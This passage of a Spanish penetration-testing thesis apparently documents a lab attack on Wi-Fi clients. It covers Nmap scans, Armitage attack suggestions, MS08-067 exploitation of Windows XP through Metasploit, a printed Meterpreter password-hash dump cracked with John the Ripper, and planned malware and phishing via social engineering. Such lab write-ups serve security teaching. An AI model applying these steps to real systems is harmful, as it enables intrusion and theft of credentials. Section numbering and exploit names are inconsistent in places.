


Figura 11. Escaneo a todos los equipos conectados en la red

2.4.1.1 Escaneo de Windows 7

Se observa la información del escaneo del equipo de la víctima y utilizarlo para un posterior ataque mediante ingeniería social o creación de un malware para generar un acceso directo al dispositivo infectado.

El SO del cliente se encuentra actualmente en el mercado y no posee soporte por parte del proveedor, lo que le hace muy vulnerable en su uso personal o de trabajo.



```
Nmap scan report for 192.168.1.130
Host is up (0.00060s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
554/tcp   open  rtsp?
2869/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS response (status code 503)
|_http-title: Service Unavailable
10243/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS response (status code 404)
|_http-title: Not Found
MAC Address: 3C:A9:F4:93:25:98 (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:
microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:
windows 7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsof
t Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Win
dows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: TUTO-PC, NetBIOS user: <unknown>, NetBIOS MAC: 3c:a9:f4:
93:25:98 (Intel Corporate)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: tuto-PC
|   NetBIOS computer name: TUTO-PC
|   Workgroup: WORKGROUP
|_  System time: 2020-04-21T11:34:13-05:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
```

Figura 12. Escaneo de puertos y servicios de Windows 7

4.4.1.2 Escaneo de Android

En el dispositivo Android se observa que existe un puerto abierto que puede ser explotado localmente y no remotamente, necesitando por tanto utilizar técnicas

de ingeniería social y convencer al usuario que instale e inicie una aplicación maliciosa que permita al atacante abrir una conexión remota y así lograr ingresar a su dispositivo y revisar su información sin que el usuario lo descubra.

Los dispositivos móviles con este SO son muy utilizados en el mercado para conectarse a redes wifi libres, volviéndolos vulnerables a ataques.

```
Nmap scan report for 192.168.1.116
Host is up (0.00069s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE  VERSION
5555/tcp open  freeciv?
MAC Address: 08:00:27:27:9F:E1 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.11 - 3.14
Network Distance: 1 hop
```

Figura 13. Escaneo de puertos y servicios de Android

4.4.1.3 Escaneo de Windows XP

Se observan puertos abiertos y servicios que pueden ser atacados utilizando un exploit directamente, lo que nos permite el control del equipo sin que el usuario de dé cuenta de este ataque.

Este SO se encuentra en el mercado y tampoco posee soporte por parte del proveedor y también lo hace vulnerable.


```
root@kali:/home/kali# nmap -sS -sV -O -A 192.168.1.119
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 23:27 -05
Nmap scan report for 192.168.1.119
Host is up (0.00086s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
MAC Address: 08:00:27:7E:FE:5C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:wi
ndows_xp::sp3
OS details: Microsoft Windows 2000 SP4, Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows
_xp

Host script results:
|_clock-skew: mean: 15m34s, deviation: 3h32m07s, median: -2h14m25s
|_nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:7e:fe:5c (Oracle Vi
rtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tuto-pc
|   NetBIOS computer name: TUTO-PC\x00
|   Workgroup: GRUPO_TRABAJO\x00
```

Figura 14. Escaneo de puertos y servicios de Windows XP

2.4.2 Reconocimiento y Enumeración por Armitage

Armitage es una herramienta gráfica que utiliza los Frameworks de Nmap y Metasploit permitiendo el escaneo de los clientes en una red y visualizándolos en una interfaz gráfica, además permite realizar búsquedas y enumerar las posibles vulnerabilidades de cada dispositivo que se encuentre en la red, ofreciendo una ayuda gráfica para mejorar el ataque [4].


Para la ejecución de Armitage es necesario ejecutar una serie de pasos que incluyen el inicio de servicios esenciales para el buen funcionamiento de la herramienta, para ello se abre una terminal y se ejecuta el proceso.



(A) Inicio previo de Armitage (b) Inicio de Metasploit

Figura 15. Inicio de Armitage

Iniciado la herramienta gráfica de Armitage se realiza el reconocimiento de la red para identificar a los usuarios conectados a la misma, para ello se abre el menú Add Hosts y se ingresa la red a analizar.



(a) Menu Add Hosts (b) Red a analizar

Figura 16. Ingreso de parámetros de la red a analizar

Una vez agregado los usuarios, se escanea los puertos y servicios de los equipos encontrados, para lo cual se puede elegir varias opciones de escaneo, desde el básico como un ping, al más avanzado utilizado en este caso, llamado Intense Scan.




Figura 17. Escaneo de puertos y servicios utilizando NMAP

Una vez escaneado los puertos y servicios del dispositivo del cliente, se puede observar a los usuarios conectados a la red wifi de manera gráfica y con la información de cada uno, reconocemos a los equipos conectados a la red.





Figura 18. Reconocimiento de los equipos encontrados

Para enumerar los posibles ataques que se pueden realizar en cada uno de los clientes de la red wifi, en el menú se escoge la opción principal llamada Find Attacks que permite a la herramienta Armitage hacer uso del Framework del Metasploit y recomendar posibles ataques.



(a) Búsqueda de ataques * (b) Ataques encontrados para el Sistema

Figura 19. Búsqueda automática de posibles ataques

*No se recomienda el ataque Hail Mary, puesto que utiliza todos los exploits existente en la base de datos del Framework de Metasploit para vulnerar el equipo remoto, además es muy ruidoso, tarda demasiado tiempo y utiliza excesivos recursos.

Cabe tener en cuenta que los ataques de ingeniería social pueden ser aplicados verbalmente por teléfono, mensajes de texto, correo electrónico, personalmente, entre otros, utilizando técnicas de convencimiento para que el usuario realice una acción en su equipo, por medio de engaños para que nos brinde información sensible, ejecute aplicaciones maliciosas, ingrese a links vulnerables, etc, y con ello acceder a su información, por ejemplo clonar una página web y conocer su usuario y contraseña, crear un correo electrónico suplantando una identidad para recibir información sensible o ejecutar archivos o URL´s infectadas, entre otros.

3. CAPITULO III: EXPLOTACIÓN DE WINDOWS XP

3.1 Introducción

En la actualidad, existen SO que no poseen soportes por parte del proveedor, dejando así a un sin número de usuarios sin protección ante posibles ataques como el robo de información sensible o credenciales, control total del equipo, etc., que son aprovechados para intereses económicos, políticos, sociales, personales.

Este es el caso de Microsoft Windows XP, que dejó de tener soporte en Abril del 2014 [5], dejando a muchas personas con fallas de seguridad en sus sistemas, tornándolos vulnerables a posibles ataques, para evitar ésto existen buenas prácticas del uso de los sistemas en este tipo de redes.

3.2 Objetivos


- Analizar el Sistema Windows XP y enumerar los posibles ataques.
- Explotar y demostrar una vulnerabilidad que permita tomar control total sobre el dispositivo.
- Extraer usuarios y contraseñas descifrando las claves de usuarios de Windows existentes.

3.3 Alcance

- Listar gráficamente los posibles ataques.
- Utilizar el exploit ms08_064_netapi para tomar control total del equipo cliente conectado a la red
- Evidenciar la obtención del control del dispositivo remotamente.
- Extraer los usuarios y contraseñas existentes en la SAM del SO Windows XP del equipo cliente.
- Utilizar la herramienta John the Ripper [6] para descifrar las claves de los usuarios que se extrae del equipo.

3.4 Explotación

Durante el reconocimiento y enumeración de los equipos conectados a la red, se obtuvo la siguiente información:



(a) Dirección IP Kali Linux (b) Dirección IP Windows XP

Figura 20. Información del atacante y víctima

3.4.1 Explotación por consola de Terminal

Se realiza el ataque por medio de una consola terminal, donde se observó los servicios, puertos y demás información que permite realizar el ataque.




Figura 21. Escaneo de puertos y servicios

Con la información de la víctima, se procede a utilizar el Framework del Metasploit que viene en Kali Linux.





Figura 22. Inicio del Framework de Metasploit

Existe una vulnerabilidad vigente conocida en el ámbito de la Seguridad Informática que pertenece al CVE-2008-4250 [7], cuyo exploit es llamado ms08_067_netapi [8], dicha vulnerabilidad es aprovechada gracias a un fallo de seguridad del SO en el puerto 445.

Iniciado el Metasploit se procede a configurar y utilizar el exploit por medio de los comandos

Figura 23. Parametrización y explotación del equipo víctima

Explotado la vulnerabilidad, el atacante tiene control total del equipo remotamente sin que la víctima conozca que está siendo atacada. La conexión utiliza un intérprete llamado Meterpreter [9] que permite que dos plataformas distintas se entiendan y mantengan una conexión.



(a) Sesión abierta para ataque (b) Sesión abierta

Figura 24. Ataque exitoso hacia el objetivo

Mediante el comando help se lista todos los posibles comandos a utilizar por el atacante sobre el equipo de la víctima como se describe a continuación.

Comando	Descripción	Comando	Descripción
download	Descargar archivos del cliente	kill	Mata procesos
edit	Editar archivos	reboot	Reinicia el equipo
hashdump	Obtiene usuarios y contraseñas de la SAM	shell	Abre una conexión Shell con el cliente
upload	Subir archivos al cliente	sysinfo	Obtiene información del sistema
route	Ver o modificar la tabla de rutas	Keyscan_start	Inicia un Keylogger en el cliente
clearav	Elimina los logs	screenshot	Captura pantallas del cliente
getprivs	Obtiene privilegios de otros usuarios	getsystem	Obtiene privilegios del SYSAdmin

Figura 25. Muestra de comandos utilizados para Meterpreter [10]

Se analiza los usuarios y contraseñas que tiene almacenado el equipo en la SAM del SO para el inicio a la sesión de Windows al encender el equipo informático.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Asistente de ayuda:1000:bc8960a73fc055a51210aaa2638cb01c:817b3c62028bd1f3b5e17f4f5d20097e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6a3161c2418db38dbf04f711154cf2b4:::
tuto:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figura 26. Usuarios y contraseñas encriptadas

Las contraseñas de los usuarios vienen encriptadas, para ello se utiliza un cracking de claves llamado Johnny que utiliza el Framework de John The Ripper para descifrar las mismas en modo gráfico




Figura 27. Inicio de Johnny

Abierto y ejecutado la aplicación se procede a descifrar las contraseñas, como se observa en la siguiente figura. Estas pueden ser nulas o caracteres.

	User	Password	Hash	Formats	GECOS
1	Administrador	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	500:31d6cfe0d16ae9...
2	Asistente de ayu...		bc8960a73fc055a5...	LM,NT,NT-old	1000:817b3c62028b...
3	Invitado	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	501:31d6cfe0d16ae9...
4	SUPPORT_3889...	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	1002:6a3161c2418d...
5	Tesis	1234	b757bf5c0d87772f...	LM,NT,NT-old	1004:7ce21f17c0aee...
6	tuto	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	1003:31d6cfe0d16ae...

Figura 28. Contraseñas descubiertas para los usuarios del equipo victima

3.4.2 Explotación con Armitage

Una vez realizado el reconocimiento y enumeración de los equipos conectados, se detectan las posibles vulnerabilidades que Armitage recomienda atacar, para su búsqueda es necesario seleccionar la víctima y elegir la opción Attacks y posterior elegir Find Attacks

(a) Búsqueda de ataques (b) Progreso de búsqueda de exploits

Figura 29. Búsqueda y recomendación de exploits a utilizar

Armitage, haciendo uso del Framework de Metasploit, recomienda opciones de ataques sobre el dispositivo que se ha detectado en la red.





Figura 30. Recomendación de ataques posibles a realizar


Se utiliza el ataque para controlar totalmente el equipo remoto mediante el exploit ms08_067_netapi. Cabe aclarar que los parámetros del exploit son los mismos realizados manualmente en modo consola de terminal, sin embargo éstos ya han sido establecidos automáticamente.



(a) Parametrización automática (b) Explotación de vulnerabilidad

Figura 31. Parametrización y explotación automática de la víctima

Infectado el equipo informático de la víctima, se puede realizar los ataques revisados anteriormente sin que el usuario tenga conocimiento, en este caso el robo de claves encriptadas de los usuarios.



(a) Ataques posibles (b) Hashdump de usuarios y contraseñas

Figura 32. Usuarios y contraseñas encriptadas

Además, se puede realizar capturas de pantalla del equipo remoto sin el consentimiento de la persona, entre otra variedad de comandos.




Figura 33. Captura de pantalla de la víctima

Las contraseñas de los usuarios vienen cifradas, para descifrarlas en modo gráfico se emplea una herramienta para cracking de claves llamado Johnny que a su vez utiliza el Framework de John The Ripper como se observó en la figura 27.

	User	Password	Hash	Formats	GECOS
1	Administrador	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	500:31d6cfe0d16ae9...
2	Asistente de ayu...		bc8960a73fc055a5...	LM,NT,NT-old	1000:817b3c62028b...
3	Invitado	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	501:31d6cfe0d16ae9...
4	SUPPORT_3889...	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	1002:6a3161c2418d...
5	Tesis	1234	b757bf5c0d87772f...	LM,NT,NT-old	1004:7ce21f17c0aee...
6	tuto	**NULL PASS**	aad3b435b51404ee...	LM,NT,NT-old	1003:31d6cfe0d16ae...

Figura 34. Contraseñas descubiertas para los usuarios del equipo victima

4. CAPITULO IV: EXPLOTACIÓN DE WINDOWS 7

4.1 Introducción

En la actualidad, los SO´s Windows 7 son muy utilizados, haciendo que sean vulnerables a ataques y que una persona pueda obtener información o tomar control del equipo a través de una red. De la misma manera, existe la probabilidad de que los usuarios no estén protegidos adecuadamente por un antivirus, lo que incrementa la posibilidad de que un ataque sea exitoso.

En este capítulo se va a analizar y efectivizar un ataque por medio de ingeniería social, que es el método más peligroso y utilizado por hackers que engañan a las víctimas para que realicen acciones que permitan al atacante llegar a un objetivo en específico.

4.2 Objetivos

- Realizar un ataque mediante ingeniería social, contra un usuario que se encuentra conectado a la red wifi libre.
- Crear un malware que permita al atacante conectarse al equipo cuando éste haya sido abierto.
- Analizar los malware creados para medir la eficacia ante los antivirus más comunes y comerciales.
- Enviar el malware creado al cliente, creando un correo electrónico falso.
- Obtener información del cliente por medio del malware iniciado y a través de la clonación de una página web.
- Realizar la captura de paquetes para obtener información de la red.

4.3 Alcance

- El ataque de ingeniería social se realiza enviando un correo electrónico con supuesto dominio de la empresa donde trabaja el usuario hacia el e-mail del cliente tutxxxxxx@gmail.com, el mismo que no será revelado por temas de confidencialidad.
- Se elabora el malware y se analiza la efectividad del mismo por medio del sitio web oficial de VirusTotal
- Se simula el convencimiento del cliente para realizar la ejecución de un archivo infectado.

- Acceder a un enlace web e ingresar los datos personales en un formulario de ingreso a una sesión.
- Ejecutado el malware en el cliente se accede al equipo de la víctima y se roba información.
- Ejecutado la URL con el formulario falso, se obtiene los datos ingresados por la víctima. Cabe aclarar que no se mostrará las páginas web originales o clonadas de las empresas por motivos de seguridad y confidencialidad.
